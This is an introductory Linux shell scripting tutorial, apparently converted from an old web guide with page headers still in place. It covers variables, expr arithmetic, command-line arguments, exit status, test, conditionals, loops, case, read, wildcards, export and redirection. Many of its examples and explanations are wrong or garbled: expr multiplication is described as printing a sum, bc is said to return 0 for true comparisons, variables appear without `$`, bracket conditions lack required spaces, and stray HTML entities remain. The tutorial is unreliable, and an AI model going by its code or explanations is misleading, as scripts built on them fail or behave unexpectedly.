How to print or access value of UDV (User defined variables)

To print or access UDV use following syntax

Syntax: `$variableName`

For eg. To print contains of variable 'vech'

```
$ echo $vech
```

It will print 'Bus' (if previously defined as `vech=Bus`) ,To print contains of variable 'n' `$ echo $n`

It will print '10' (if previously defined as `n=10`)

Caution: Do not try `$ echo vech` It will print `vech` instead its value 'Bus' and `$ echo n`, It will print `n` instead its value '10', You must use `$` followed by variable name.

Q.1.How to Define variable x with value 10 and print it on screen

```
$ x=10  
$ echo $x
```

Linux Shell Script Tutorial

Q.2.How to Define variable xn with value Rani and print it on screen

```
$ xn=Rani  
$ echo $xn
```

Q.3.How to print sum of two numbers, let's say 6 and 3

```
$ echo 6 + 3
```

This will print 6 + 3, not the sum 9, To do sum or math operations in shell use `expr`, syntax is as follows

Syntax: `expr op1 operator op2`
Where, op1 and op2 are any Integer Number (Number without decimal point) and operator can be

- + Addition
- Subtraction
- / Division

% Modular, to find remainder For e.g. `20 / 3 = 6` , to find remainder `20 % 3 = 2`, (Remember its integer calculation)

* Multiplication

```
$ expr 6 * 3
```

Now It will print sum as 9 , But

```
$ expr 6 + 3
```

will not work because space is required between number and operator (See Shell Arithmetic)

Q.4.How to define two variable `x=20`, `y=5` and then to print division of x and y (i.e. `x/y`)

```
$ x=20  
$ y=5  
$ expr x / y
```

Q.5.Modify above and store division of x and y to variable called z

```
$ x=20  
$ y=5  
$ z=`expr x / y`  
$ echo $z
```

Note : For third statement, read Shell Arithmetic.

How to write shell script

Now we write our first script that will print "Knowledge is Power" on screen. To write shell script you can use in of the Linux's text editor such as vi or mcedit or even you can use cat command. Here we are using cat command you can use any of the above text editor. First type following cat command and rest of text as its

```
$ cat > first  
#  
# My first shell script  
#  
clear  
echo "Knowledge is Power"
```

Press Ctrl + D to save. Now our script is ready. To execute it type command

```
$ ./first
```

This will give error since we have not set Execute permission for our script first; to do this type command

```
$ chmod +x first  
$ ./first
```

First screen will be clear, then Knowledge is Power is printed on screen. To print message of variables contains we user echo command, general form of echo command is as follows

```
echo "Message"  
echo "Message variable1, variable2....variableN"
```

How to Run Shell Scripts

Because of security of files, in Linux, the creator of Shell Script does not get execution permission by default. So if we wish to run shell script we have to do two things as follows

(1) Use chmod command as follows to give execution permission to our script

Syntax: `chmod +x shell-script-name`

OR **Syntax:** `chmod 777 shell-script-name`

(2) Run our script as

Syntax: `./your-shell-program-name`

For e.g.

`$./first`

Here '.'(dot) is command, and used in conjunction with shell script. The dot(.) indicates to current shell that the command following the dot(.) has to be executed in the same shell i.e. without the loading of another shell in memory. Or you can also try following syntax to run Shell Script

Syntax: `bash &nbsh;&nbsh; your-shell-program-name`

OR `/bin/sh &nbsh;&nbsh; your-shell-program-name`


For e.g.

`$ bash first`

`$ /bin/sh first`

Note that to run script, you need to have in same directory where you created your script, if you are in different directory your script will not run (because of path settings). For eg. Your home directory is (use \$ pwd to see current working directory) /home/vivek. Then you created one script called 'first', after creation of this script you moved to some other directory lets say /home/vivek/Letters/Personal. Now if you try to execute your script it will not run, since script 'first' is in /home/vivek directory, to Overcome this problem there are two ways First, specify complete path of your script when ever you want to run it from other directories like giving following command

`$ /bin/sh /home/vivek/first`



Now every time you have to give all this detailed as you work in other directory, this take time and you have to remember complete path. There is another way, if you notice that all of our programs (in form of executable files) are marked as executable and can be directly executed from prompt from any directory (To see executables of our normal program give command `$ ls -l/bin or ls -l /usr/bin`) by typing command like

`$ bc`

`$ cc myprg.c`

`$ cal`

etc. How this happed? All our executables files are installed in directory called /bin and /bin directory is set in your PATH setting. Now when you type name of any command at \$ prompt, what shell do is it first look that command in its internal part (called as internal command, which is part of Shell itself, and always available to execute, since they do not need extra executable file), if found as internal command shell will execute it. If not found it will look for current directory, if found shell will execute command from current directory, if not found, then Shell will Look PATH setting, and try to find our requested commands executable file in all of the directories mentioned in PATH settings, if found it will execute it, otherwise it will give message "bash: xxxx :command not found". Still there is one question remain can I run my shell script same as these executables. Yes you can, for

this purpose create bin directory in your home directory and then copy your tested version of shell script to this bin directory. After this you can run you script as executable file without using `$./shell script-name` syntax, Following are steps

`$ cd`

`$ mkdir bin`

`$ cp first ~ /bin`

`$ first`

Each of above command Explanation

Each of above command	Explanation
<code>\$ cd</code>	Go to your home directory
<code>\$ mkdir bin</code>	Now created bin directory, to install your own shell script, so that script can be run as independent program or can be accessed from any directory
<code>\$ cp first ~ /bin</code>	copy your script 'first' to your bin directory
<code>\$ first</code>	Test whether script is running or not (It will run)

In shell script comment is given with # character. This comments are ignored by your shell. Comments are used to indicate use of script or person who creates/maintained script, or for some programming explanation etc. Remember always set Execute permission for you script.

Commands Related with Shell Programming

(1) `echo [options] [string, variables...]`

Displays text or variables value on screen.

Options

-n Do not output the trailing new line.

-e Enable interpretation of the following backslash escaped characters in the strings:

\a alert (bell)

\b backspace

\c suppress trailing new line

\n new line

\r carriage return

\t horizontal tab

\\\ backslash

For e.g. `$ echo -e "An apple a day keeps away \a\t\tdoctor\n"`

(2) *More about Quotes*

There are three types of quotes

' i.e. Double Quotes

' i.e. Single quotes

' i.e. Back quote

1. "Double Quotes" - Anything enclose in double quotes removed meaning of that characters (except \ and \$).

2. 'Single quotes' - Enclosed in single quotes remains unchanged.

3. `Back quote` - To execute command.

For e.g.

`$ echo "Today is date"`

Can't print message with today's date.

`$ echo `Today is `date` `.`

Now it will print today's date as, Today is Tue JanSee the `date` statement uses back quote, (See also Shell Arithmetic NOTE).

(3) *Shell Arithmetic*

Linux Shell Script Tutorial

Use to perform arithmetic operations For e.g.

```
$ expr 1 + 3
$ expr 2 - 1
$ expr 10 / 2
$ expr 20 % 3 # remainder read as 20 mod 3 and remainder is 2)
$ expr 10 /* 3 # Multiplication use /* not * since its wild card)
$ echo `expr 6 + 3`
```

For the last statement not the following points

- 1) First, before expr keyword we used ` (back quote) sign not the (single quote i.e. ') sign. Back quote is generally found on the key under tilde (~) on PC keyboards OR To the above of TAB key.
 - 2) Second, expr is also end with ` i.e. back quote.
 - 3) Here expr 6 + 3 is evaluated to 9, then echo command prints 9 as sum
 - 4) Here if you use double quote or single quote, it will NOT work, For e.g.
- ```
$ echo "expr 6 + 3" # It will print expr 6 + 3
$ echo 'expr 6 + 3'
```

## Command Line Processing

Now try following command (assumes that the file "grate\_stories\_of" is not exist on your disk)

```
$ ls grate_stories_of
```

It will print message something like -

grate\_stories\_of: No such file or directory

Well as it turns out ls was the name of an actual command and shell executed this command when given the command. Now it creates one question What are commands? What happened when you type \$ ls grate\_stories\_of? The first word on command line, ls, is name of the command to be executed. Everything else on command line is taken as arguments to this command. For e.g.

```
$ tail +10 myf
```

Here the name of command is tail, and the arguments are +10 and myf.

Now try to determine command and arguments from following commands:

```
$ ls foo
$ cp y y.bak
$ mv y.bak y.okay
$ tail -10 myf
$ mail raj
$ sort -r -n myf
$ date
$ clear
```

| Command | No. of argument to this command | Actual Argument  |
|---------|---------------------------------|------------------|
| ls      | 1                               | foo              |
| cp      | 2                               | y and y.bak      |
| mv      | 2                               | y.bak and y.okay |
| tail    | 2                               | -10 and myf      |
| mail    | 1                               | raj              |
| sort    | 3                               | -r, -n, and myf  |
| date    | 0                               |                  |
| clear   | 0                               |                  |

NOTE: \$# holds number of arguments specified on command line, and \$\* or \$@ refer to all arguments in passed to script. Now to obtain total no. of Argument to particular script, your \$# variable.

## Why Command Line arguments required

## Linux Shell Script Tutorial

Let's take rm command, which is used to remove file, But which file you want to remove and how you will you tail this to rm command (Even rm command does not ask you name of file that would like to remove). So what we do is we write as command as follows


```
$ rm {file-name}
```

Here rm is command and file-name is file which you would like to remove. This way you tail to rm command which file you would like to remove. So we are doing one way communication with our command by specifying file-name. Also you can pass command line arguments to your script to make it more users friendly. But how we address or access command line argument in our script. Lets take ls command

```
$ ls -a / *
```

This command has 2 command line argument -a and /\* is another. For shell script,

```
$ myshell foo bar
```



1 Shell Script name i.e. myshell

2 First command line argument passed to myshell i.e. foo

3 Second command line argument passed to myshell i.e. bar

In shell if we wish to refer this command line argument we refer above as follows

```
1 myshell it is $0
2 foo it is $1
3 bar it is $2
```

Here \$# will be 2 (Since foo and bar only two Arguments), Please note At a time such 9 arguments can be used from \$0...\$9. You can also refer all of them by using \$\* (which expand to '\$0,\$1,\$2...\$9') Now try to write following for commands, Shell Script Name (\$0), No. of Arguments (i.e. \$#), And actual argument (i.e. \$1,\$2 etc)

```
$ sum 11 20
$ math 4 - 7
$ d
$ bp -5 myf +20
$ ls *
$ cal
$ findBS 4 8 24 BIG
```

| Shell Script Name | No. Of Arguments to script | Actual Argument (\$1,...\$9) |
|-------------------|----------------------------|------------------------------|
| \$0               | \$#                        | \$0 \$1 \$2 \$3 \$4          |
| sum               | 2                          | 11 20                        |
| math              | 3                          | 4 - 7                        |
| d                 | 0                          |                              |

## Linux Shell Script Tutorial

|        |   |    |     |     |     |  |
|--------|---|----|-----|-----|-----|--|
| bp     | 3 | -5 | myf | +20 |     |  |
| ls     | 1 | *  |     |     |     |  |
| cal    | 0 |    |     |     |     |  |
| findBS | 4 | 4  | 8   | 24  | BIG |  |

For e.g. now will write script to print command line argument and we will see how to access them

```
$ cat > demo
#!/bin/sh
#
Script that demos, command line args
#
echo "Total number of command line argument are $#"
echo "$0 is script name"
echo "$1 is first argument"
echo "$2 is second argument"
echo "All of them are :- $*"
```

Save the above script by pressing ctrl+d, now make it executable

```
$ chmod +x demo
$./demo Hello World
$ cp demo ~ / bin
$ demo
```

Note: After this, For any script you have to used above command, in sequence, I am not going to show you all of the above.

### (5) Exit Status

By default in Linux if particular command is executed, it return two type of values, (Values are used to see whether command is successful or not) if return value is zero (0), command is successful, if return value is nonzero (>0), command is not successful or some sort of error executing command/shell script. This value is know as Exit Status of that command. To determine this exit Status we use \$? variable of shell. For e.g.

```
$ rm unknow1file
```

It will show error as follows

```
rm: cannot remove `unkown1file': No such file or directory
and after that if you give command $ echo $?
it will print nonzero value(>0) to indicate error. Now give command
```

```
$ ls
```

```
$ echo $?
```

It will print 0 to indicate command is successful. Try the following commands and not down there  
exit status

```
$ expr 1 + 3
```

```
$ echo $?
```

```
$ echo Welcome
```

```
$ echo $?
```

```
$ wildwest canwork?
```

```
$ echo $?
```

```
$ date
```

```
$ echo $?
```

```
$ echon $?
```

## Linux Shell Script Tutorial

\$ echo \$?

(6) *if-then-fi for decision making in shell script* Before making any decision in Shell script you must know following things Type bc at \$ prompt to start Linux calculator program

\$ bc

After this command bc is started and waiting for you commands, i.e. give it some calculation as follows type 5 + 2 as

5 + 2

7

7 is response of bc i.e. addition of 5 + 2 you can even try

5 - 2

5 / 2

Now what happened if you type 5 > 2 as follows

5 > 2

0

0 (Zero) is response of bc, How? Here it compare 5 with 2 as, Is 5 is greater then 2, (If I ask same question to you, your answer will be YES) In Linux (bc) gives this 'YES' answer by showing 0 (Zero) value. It means when ever there is any type of comparison in Linux Shell It gives only two answer one is YES and NO is other.

| Linux Shell Value    | Meaning  | Example                             |
|----------------------|----------|-------------------------------------|
| Zero Value (0)       | Yes/True | 0                                   |
| NON-ZERO Value (> 0) | No/False | -1, 32, 55<br>anything but not zero |

Try following in bc to clear your Idea and not down bc's response

5 > 12

5 == 10

5 != 2

5 == 5

12 < 2

| Expression | Meaning to us          | Your Answer | BC's Response (i.e. Linux Shell representation in zero & non-zero value) |
|------------|------------------------|-------------|--------------------------------------------------------------------------|
| 5 > 12     | Is 5 greater than 12   | NO          | 0                                                                        |
| 5 == 10    | Is 5 is equal to 10    | NO          | 0                                                                        |
| 5 != 2     | Is 5 is NOT equal to 2 | YES         | 1                                                                        |
| 5 == 5     | Is 5 is equal to 5     | YES         | 1                                                                        |
| 1 < 2      | Is 1 is less than 2    | Yes         | 1                                                                        |

Now will see, if condition which is used for decision making in shell script, If given condition is true then command1 is executed.

Syntax:

```
if condition
then
 command1 if condition is true or if exit status
 of condition is 0 (zero)
 ...
 ...
```

## Linux Shell Script Tutorial

fi

Here *condition* is nothing but comparison between two values, for compression we can use test or [ expr ] statements or even exist status can be also used. An *expression* is nothing but combination of values, relational operator (such as >, <, etc) and mathematical operators (such as +, -, / etc ). Following are all examples of expression:

```
5 > 2
3 + 6
3 * 65
a < b
c > 5
c > 5 + 30 -1
```

Type following command (assumes you have file called foo)

```
$ cat foo
$ echo $?
The cat command return zero(0) on successful, this can be used in if condition as follows. Write shell script as
$ cat > showfile
#!/bin/sh

Script to print file

if cat $1
then
 echo -e "\n\nFile $1, found and successfully echoed"
fi
```

Now run it.

```
$ chmod +x showfile
$./showfile foo
```

Here

```
$./showfile foo
```

Our shell script name is showfile(\$0) and foo is argument (which is \$1). Now we compare as follows if cat \$1 (i.e. if cat foo)

Now if cat command finds foo file and if its successfully shown on screen, it means our cat command is successful and its exist status is 0 (indicates success) So our if condition is also true and hence statement echo -e "\n\nFile \$1, found and successfully echoed" is proceed by shell. Now if cat command is not successful then it returns non-zero value (indicates some sort of failure) and this statement echo -e "\n\nFile \$1, found and successfully echoed" is skipped by our shell.

Now try to write answer for following

```
1) Create following script
cat > trmif

Script to test rm command and exist status

if rm $1
then
 echo "$1 file deleted"
fi
```

(Press Ctrl + d to save)  
\$ chmod +x trmif

Now answer the following

A) There is file called foo, on your disk and you give command, \$ ./trmif foo what will be output.

## Linux Shell Script Tutorial

B) If bar file not present on your disk and you give command, \$ ./trmif bar what will be output.  
C) And if you type \$ ./trmif, What will be output.

(7) *test command or / expr*

test command or [ expr ] is used to see if an expression is true, and if it is true it return zero(0), otherwise returns nonzero(>0) for false. *Syntax:* test expression OR [ expression ] Now will write script that determine whether given argument number is positive. Write script as follows

```
$ cat > ispositive
#!/bin/sh

Script to see whether argument is positive

if test $1 -gt 0
then
 echo "$1 number is positive"
fi
```

Run it as follows

```
$ chmod +x ispositive
$ ispositive 5
Here o/p : 5 number is positive
$ ispositive -45
Here o/p : Nothing is printed
$ ispositive
```

Here o/p : ./ispositive: test: -gt: unary operator expected  
The line, if test \$1 -gt 0 , test to see if first command line argument(\$1) is greater than 0. If it is true(0) then test will return 0 and output will printed as 5 number is positive but for -45 argument there is no output because our condition is not true(0) (no -45 is not greater than 0) hence echo statement is skipped. And for last statement we have not supplied any argument hence error  
./ispositive: test: -gt: unary operator expected is generated by shell, to avoid such error we can test whether command line argument is supplied or not. (See command 8 Script example). test or [ expr ] works with

- 1.Integer ( Number without decimal point)
- 2.File types
- 3.Character strings

For Mathematics use following operator in Shell Script

| Math-ematical Operator in Shell Script | Meaning                     | Normal Arithmetical/Mathematical Statements | But in Shell                       |                                        |
|----------------------------------------|-----------------------------|---------------------------------------------|------------------------------------|----------------------------------------|
|                                        |                             |                                             | For test statement with if command | For [ expr ] statement with if command |
| -eq                                    | is equal to                 | 5 == 6                                      | if test 5 -eq 6                    | if expr [ 5 -eq 6 ]                    |
| -ne                                    | is not equal to             | 5 != 6                                      | if test 5 -ne 6                    | if expr [ 5 -ne 6 ]                    |
| -lt                                    | is less than                | 5 < 6                                       | if test 5 -lt 6                    | if expr [ 5 -lt 6 ]                    |
| -le                                    | is less than or equal to    | 5 <= 6                                      | if test 5 -le 6                    | if expr [ 5 -le 6 ]                    |
| -gt                                    | is greater than             | 5 > 6                                       | if test 5 -gt 6                    | if expr [ 5 -gt 6 ]                    |
| -ge                                    | is greater than or equal to | 5 >= 6                                      | if test 5 -ge 6                    | if expr [ 5 -ge 6 ]                    |

## Linux Shell Script Tutorial

NOTE: == is equal, != is not equal.  
For string Comparisons use

| Operator           | Meaning                            |
|--------------------|------------------------------------|
| string1 == string2 | string1 is equal to string2        |
| string1 != string2 | string1 is NOT equal to string2    |
| string1            | string1 is NOT NULL or not defined |
| -n string1         | string1 is NOT NULL and does exist |
| -z string1         | string1 is NULL and does exist     |

Shell also test for file and directory types

| Test    | Meaning                                          |
|---------|--------------------------------------------------|
| -s file | Non empty file                                   |
| -f file | Is File exist or normal file and not a directory |
| -d dir  | Is Directory exist and not a file                |
| -w file | Is writeable file                                |
| -r file | Is read-only file                                |
| -x file | Is file is executable                            |

## Logical Operators

Logical operators are used to combine two or more condition at a time

| Operator                   | Meaning     |
|----------------------------|-------------|
| ! expression               | Logical NOT |
| expression1 -a expression2 | Logical AND |
| expression1 -o expression2 | Logical OR  |

### (8) if...else...fi

If given condition is true then command1 is executed otherwise command2 is executed.  
Syntax:

```
if condition
then
 command1 if condition is true or if exit status
 of condition is 0(zero)
 ...
else
 command2 if condition is false or if exit status
 of condition is >0 (nonzero)
 ...
fi
```

For eg. Write Script as follows

```
$ cat > isnump_n
#!/bin/sh
#
```

<http://www.freeos.com/guides/lst/shellprog.htm> (12 of 19) [17/08/2001 17.42.21]

## Linux Shell Script Tutorial

```
Script to see whether argument is positive or negative
#
if [$# -eq 0]
then
 echo "$0 : You must give/ supply one integers"
 exit 1
fi
```

```
if test $1 -gt 0
then
 echo "$1 number is positive"
else
 echo "$1 number is negative"
fi
```

Try it as follows

```
$ chmod +x isnump_n
$ isnump_n 5
Here o/p : 5 number is positive
$ isnump_n -45
Here o/p : -45 number is negative
$ isnump_n
Here o/p : ./ispos_n : You must give/supply one integers
$ isnump_n 0
Here o/p : 0 number is negative
```

Here first we see if no command line argument is given then it print error message as "./ispos\_n : You must give/supply one integers". if statement checks whether number of argument (\$#) passed to script is not equal (-eq) to 0, if we passed any argument to script then this if statement is false and if no command line argument is given then this if statement is true. The echo command i.e. echo "\$0 : You must give/supply one integers"

```
|
|
```

1 will print Name of script  
2 will print this error message

And finally statement exit 1 causes normal program termination with exit status 1 (nonzero means script is not successfully run). The last sample run \$ isnump\_n 0 , gives output as "0 number is negative", because given argument is not > 0, hence condition is false and it's taken as negative number. To avoid this replace second if statement with if test \$1 -ge 0 .

### (9) Multilevel if-then-else

Syntax:

```
if condition
then
 condition is zero (true - 0)
 execute all commands up to elif statement
elif condition1
 condition1 is zero (true - 0)
 execute all commands up to elif statement
elif condition2
 condition2 is zero (true - 0)
 execute all commands up to elif statement
```

<http://www.freeos.com/guides/lst/shellprog.htm> (13 of 19) [17/08/2001 17.42.21]

## Linux Shell Script Tutorial

```
else
 None of the above condition,condition1,condition2 are true (i.e.
 all of the above nonzero or false)
 execute all commands up to fi
fi
```

For e.g. Write script as \$ cat > elf #!/bin/sh # Script to test if..elif...else # # if [ \$1 -gt 0 ] then echo "\$1 is positive" elif [ \$1 -lt 0 ] then echo "\$1 is negative" elif [ \$1 -eq 0 ] then echo "\$1 is zero" else echo "Opps! \$1 is not number, give number" fi Try above script with \$ chmod +x elf \$ ./elf 1 \$ ./elf -2 \$ ./elf 0 \$ ./elf a Here o/p for last sample run: ./elf: [: -gt: unary operator expected ./elf: [: -lt: unary operator expected ./elf: [: -eq: unary operator expected Opps! a is not number, give number Above program gives error for last run, here integer comparison is expected therefore error like "./elf: [: -gt: unary operator expected" occurs, but still our program notify this thing to user by providing message "Opps! a is not number, give number". (10)Loops in Shell Scripts

Computer can repeat particular instruction again and again, until particular condition satisfies. A group of instruction that is executed repeatedly is called a loop.

### (a) for loop Syntax:

```
for { variable name } in { list }
do
 execute one for each item in the list until the list is
 not finished (And repeat all statement between do and done)
done
```

Suppose,  
\$ cat > testfor  
for i in 1 2 3 4 5  
do  
 echo "Welcome \$i times"  
done

Run it as,  
\$ chmod +x testfor  
\$ ./testfor

The for loop first creates i variable and assigned a number to i from the list of number from 1 to 5. The shell execute echo statement for each assignment of i. (This is usually know as iteration) This process will continue until all the items in the list were not finished, because of this it will repeat 5 echo statements. for e.g. Now try script as follows

```
$ cat > mtable
#!/bin/sh
#
Script to test for loop
#
if [$# -eq 0]
then
 echo "Error - Number missing form command line argument"
 echo "Syntax : $0 number"
 echo "Use to print multiplication table for given number"
 exit 1
fi
n=$1
for i in 1 2 3 4 5 6 7 8 9 10
```

<http://www.freeos.com/guides/lst/shellprog.htm> (14 of 19) [17/08/2001 17.42.21]

## Linux Shell Script Tutorial

```
do
 echo "$n * $i = `expr $i * $n` "
done
```

Save and Run it as  
\$ chmod +x mtable  
\$ ./mtable 7  
\$ ./mtable

For first run, Above program print multiplication table of given number where i = 1,2 ... 10 is multiply by given n (here command line argument 7) in order to produce multiplication table as  
7 \* 1 = 7  
7 \* 2 = 14  
...  
7 \* 10 = 70 And for Second run, it will print message -  
Error - Number missing form command line argument  
Syntax : ./mtable number

Use to print multiplication table for given number

This happened because we have not supplied given number for which we want multiplication table. Hence we are showing Error message, Syntax and usage of our script. This is good idea if our program takes some argument, let the user know what is use of this script and how to used it. Note that to terminate our script we used 'exit 1' command which takes 1 as argument (1Indicates error and therefore script is terminated)

### (b)while loop

Syntax:

```
while [condition]
do
 command1
 command2
 command3
 ...
done
```

Loop is executed as long as given condition is true. For eg. Above for loop program can be written using while loop as

```
$cat > nt1
#!/bin/sh
#
Script to test while statement
#
if [$# -eq 0]
then
 echo "Error - Number missing form command line argument"
 echo "Syntax : $0 number"
 echo "Use to print multiplication table for given number"
 exit 1
fi
n=$1
i=1
while [$i -le 10]
```

<http://www.freeos.com/guides/lst/shellprog.htm> (15 of 19) [17/08/2001 17.42.21]

## Linux Shell Script Tutorial

```
do
 echo "$n * $i = `expr $i * $n`"
 i=`expr $i + 1`
done
```

Save it and try as  
**\$ chmod +x nt1**  
**./nt1 7**

Above loop can be explained as follows

|                      |                                                                                                                                                                                                                                                                              |
|----------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| n=\$1                | Set the value of command line argument to variable n. (Here it's set to 7)                                                                                                                                                                                                   |
| i=1                  | Set variable i to 1                                                                                                                                                                                                                                                          |
| while [ \$i -le 10 ] | This is our loop condition, here if value of i is less than 10 then, shell execute all statements between do and done                                                                                                                                                        |
| do                   | Start loop                                                                                                                                                                                                                                                                   |
|                      | Print multiplication table as<br>$7 * 1 = 7$<br>$7 * 2 = 14$<br>... $7 * 10 = 70$ , Here each time value of variable n is multiply be i.                                                                                                                                     |
| i=`expr \$i + 1`     | Increment i by 1 and store result to i. (i.e. i=i+1)<br><u>Caution:</u> If we ignore (remove) this statement than our loop become infinite loop because value of variable i always remain less than 10 and program will only output<br>$7 * 1 = 7$<br>... E (infinite times) |
| done                 | Loop stops here if i is not less than 10 i.e. condition of loop is not true. Hence loop is terminated.                                                                                                                                                                       |

From the above discussion not following points about loops

- (a) First, the variable used in loop condition must be initialized. Next execution of the loop begins.
- (b) A test (condition) is made at the beginning of each iteration.
- (c) The body of loop ends with a statement that modifies the value of the test (condition) variable.

### (11) The case Statement

The case statement is good alternative to Multilevel if-then-else-fi statement. It enable you to match several values against one variable. Its easier to read and write.

Syntax:

```
case $variable-name in
 pattern1) command
 ...
 ..
 command;;
 pattern2) command
```

<http://www.freeos.com/guides/lst/shellprog.htm> (16 of 19) [17/08/2001 17.42.21]

## Linux Shell Script Tutorial

```
...
...
command;;
patternN) command
...
...
command;;
*)
 ...
 ...
 command;;
esac
```

The \$variable-name is compared against the patterns until a match is found. The shell then executes all the statements up to the two semicolons that are next to each other. The default is \*) and its executed if no match is found. For eg. Create script as follows

```
$ cat > car
#
if no vehicle name is given
i.e. -z $1 is defined and it is NULL
#
if no command line arg
if [-z $1]
then
 rental="*** Unknown vehicle ***"
elif [-n $1]
then
otherwise make first arg as rental
 rental=$1
fi

case $rental in
 "car") echo "For $rental Rs.20 per k/m";;
 "van") echo "For $rental Rs.10 per k/m";;
 "jeep") echo "For $rental Rs.5 per k/m";;
 "bicycle") echo "For $rental 20 paisa per k/m";;
 *) echo "Sorry, I can not get a $rental for you";;
esac
```

Save it by pressing CTRL+D

**\$ chmod +x car**

**\$ car van**

**\$ car car**

**\$ car Maruti-800**

Here first we will check, that if \$1(first command line argument) is not given set value of rental variable to " \*\*\* Unknown vehicle \*\*\*", if value given then set it to given value. The \$rental is compared against the patterns until a match is found. Here for first run its match with van and it will show output For van Rs.10 per k/m. For second run it print, "For car Rs.20 per k/m". And for last run, there is no match for Maruti-800, hence default i.e. \*) is executed and it prints, "Sorry, I can not get a Maruti-800 for you". Note that esac is always required to indicate end of case statement.

### (12) The read Statement

Use to get input from keyboard and store them to variable.

<http://www.freeos.com/guides/lst/shellprog.htm> (17 of 19) [17/08/2001 17.42.21]

## Linux Shell Script Tutorial

Syntax: *read variable1, variable2,...variableN*

Create script as

```
$ cat > sayH

Script to read your name from key-board

echo "Your first name please:"
read fname
echo "Hello $fname, Lets be friend!"
```

Run it as follows

```
$ chmod +x sayH
$./sayH
```

This script first ask you your name and then waits to enter name from the user, Then user enters name from keyboard (After giving name you have to press ENTER key) and this entered name through keyboard is stored (assigned) to variable fname.

### (13) *Filename Shorthand or meta Characters (i.e. wild cards)*

\* or ? or [...] is one of such shorthand character.

\* Matches any string or group of characters.

For e.g. **\$ ls \*** , will show all files, **\$ ls a\*** - will show all files whose first name is starting with letter 'a', **\$ ls \*.c** ,will show all files having extension .c **\$ ls ut\*.c**, will show all files having extension .c but first two letters of file name must be 'ut'.

? Matches any single character.

For e.g. **\$ ls ?** , will show one single letter file name, **\$ ls fo?** , will show all files whose names are 3 character long and file name begin with fo

[...] Matches any one of the enclosed characters.

For e.g. **\$ ls [abc]\*** - will show all files beginning with letters a,b,c

[....] A pair of characters separated by a minus sign denotes a range;

For eg. **\$ ls /bin/[a-c]\*** - will show all files name beginning with letter a,b or c like

|                 |               |            |                   |           |
|-----------------|---------------|------------|-------------------|-----------|
| /bin/arch       | /bin/awk      | /bin/bsh   | /bin/chmod        | /bin/cp   |
| /bin/ash        | /bin/baseName | /bin/cat   | /bin/chown        | /bin/cpio |
| /bin/ash.static | /bin/bash     | /bin/chgrp | /bin/consolechars | /bin/csh  |

But

**\$ ls /bin/[!a-o]**

**\$ ls /bin/[^ a-o]**

If the first character following the [ is a ! or a ^ then any character not enclosed is matched i.e. do not show us file name that beginning with a,b,c,e...o, like

|               |                |            |               |                   |
|---------------|----------------|------------|---------------|-------------------|
| /bin/ps       | /bin/rvi       | /bin/sleep | /bin/touch    | /bin/view         |
| /bin/pwd      | /bin/rview     | /bin/sort  | /bin>true     | /bin/wcomp        |
| /bin/red      | /bin/sayHello  | /bin/stty  | /bin/umount   | /bin/xconf        |
| /bin/remadmin | /bin/sed       | /bin/su    | /bin/uname    | /bin/ypdomainname |
| /bin/rm       | /bin/setserial | /bin/sync  | /bin/userconf | /bin/zcat         |
| /bin/rmdir    | /bin/sfxload   | /bin/tar   | /bin/usleep   |                   |
| /bin/rpm      | /bin/sh        | /bin/tcsh  | /bin/vi       |                   |

### (14) *command1; command2*

To run two command with one command line. For e.g. **\$ date;who** ,Will print today's date followed

## Linux Shell Script Tutorial

by users who are currently login. Note that You can't use \$ date who for same purpose, you must put semicolon in between date and who command.

## More Advanced Shell Script Commands

### /dev/null - Use to send unwanted output of program

This is special Linux file which is used to send any unwanted output from program/command.

Syntax: command > /dev/null

For e.g. \$ ls > /dev/null , output of this command is not shown on screen its send to this special file. The /dev directory contains other device files. The files in this directory mostly represent peripheral devices such disks like floppy disk, sound card, line printers etc.

### Local and Global Shell variable (export command)

Normally all our variables are local. Local variable can be used in same shell, if you load another copy of shell (by typing the /bin/bash at the \$ prompt) then new shell ignored all old shell's variable. For e.g. Consider following example

```
$ vech=Bus
$ echo $vech
Bus
$ /bin/ bash
$ echo $vech
```

NOTE:-Empty line printed

```
$ vech=Car
$ echo $vech
Car
$ exit
$ echo $vech
Bus
```

| Command        | Meaning                                                                                   |
|----------------|-------------------------------------------------------------------------------------------|
| \$ vech=Bus    | Create new local variable 'vech' with Bus as value in first shell                         |
| \$ echo \$vech | Print the contains of variable vech                                                       |
| \$ /bin/ bash  | Now load second shell in memory (Which ignores all old shell's variable)                  |
| \$ echo \$vech | Print the contains of variable vech                                                       |
| \$ vech=Car    | Create new local variable 'vech' with Car as value in second shell                        |
| \$ echo \$vech | Print the contains of variable vech                                                       |
| \$ exit        | Exit from second shell return to first shell                                              |
| \$ echo \$vech | Print the contains of variable vech (Now you can see first shells variable and its value) |

We can copy old shell's variable to new shell (i.e. first shells variable to seconds shell), such variable is known as Global Shell variable. To do this use export command

Syntax: export variable1, variable2,.....variableN

For e.g.

```
$ vech=Bus
$ echo $vech
Bus
$ export vech
$ /bin/ bash
$ echo $vech
Bus
$ exit
$ echo $vech
```

| Command        | Meaning                                                                                                    |
|----------------|------------------------------------------------------------------------------------------------------------|
| \$ vech=Bus    | Create new local variable 'vech' with Bus as value in first shell                                          |
| \$ echo \$vech | Print the contains of variable vech                                                                        |
| \$ export vech | Export first shells variable to second shell                                                               |
| \$ /bin/ bash  | Now load second shell in memory (Old shell's variable is accessed from second shell, if they are exported) |
| \$ echo \$vech | Print the contains of variable vech                                                                        |
| \$ exit        | Exit from second shell return to first shell                                                               |
| \$ echo \$vech | Print the contains of variable vech                                                                        |

### Conditional execution i.e. && and ||

The control operators are && (read as AND) and || (read as OR). An AND list has the

Syntax: command1 && command2

Here command2 is executed if, and only if, command1 returns an exit status of zero. An OR list has the

Syntax: command1 || command2

Here command2 is executed if and only if command1 returns a non-zero exit status. You can use both as follows

command1 && command2 if exist status is zero || command3 if exit status is non-zero

Here if command1 is executed successfully then shell will run command2 and if command1 is not successful then command3 is executed. For e.g.

\$ rm myf && echo File is removed successfully || echo File is not removed

If file (myf) is removed successful (exist status is zero) then "echo File is removed successfully" statement is executed, otherwise "echo File is not removed" statement is executed (since exist status is non-zero)

### I/O Redirection and file descriptors

As you know I/O redirectors are used to send output of command to file or to read input from file. (See Input/Output redirection). Now consider following examples

```
$ cat > myf
This is my file
^D
```

Above command send output of cat command to myf file

\$ cal

Above command prints calendar on screen, but if you wish to store this calendar to file then give command

\$ cal > mycal

The cal command send output to mycal file. This is called output redirection

\$ sort

10

-20

11

2

^D

-20

2

10

11

Here sort command takes input from keyboard and then sorts the number, If we wish to take input from file give command as follows

\$ cat > nos

10

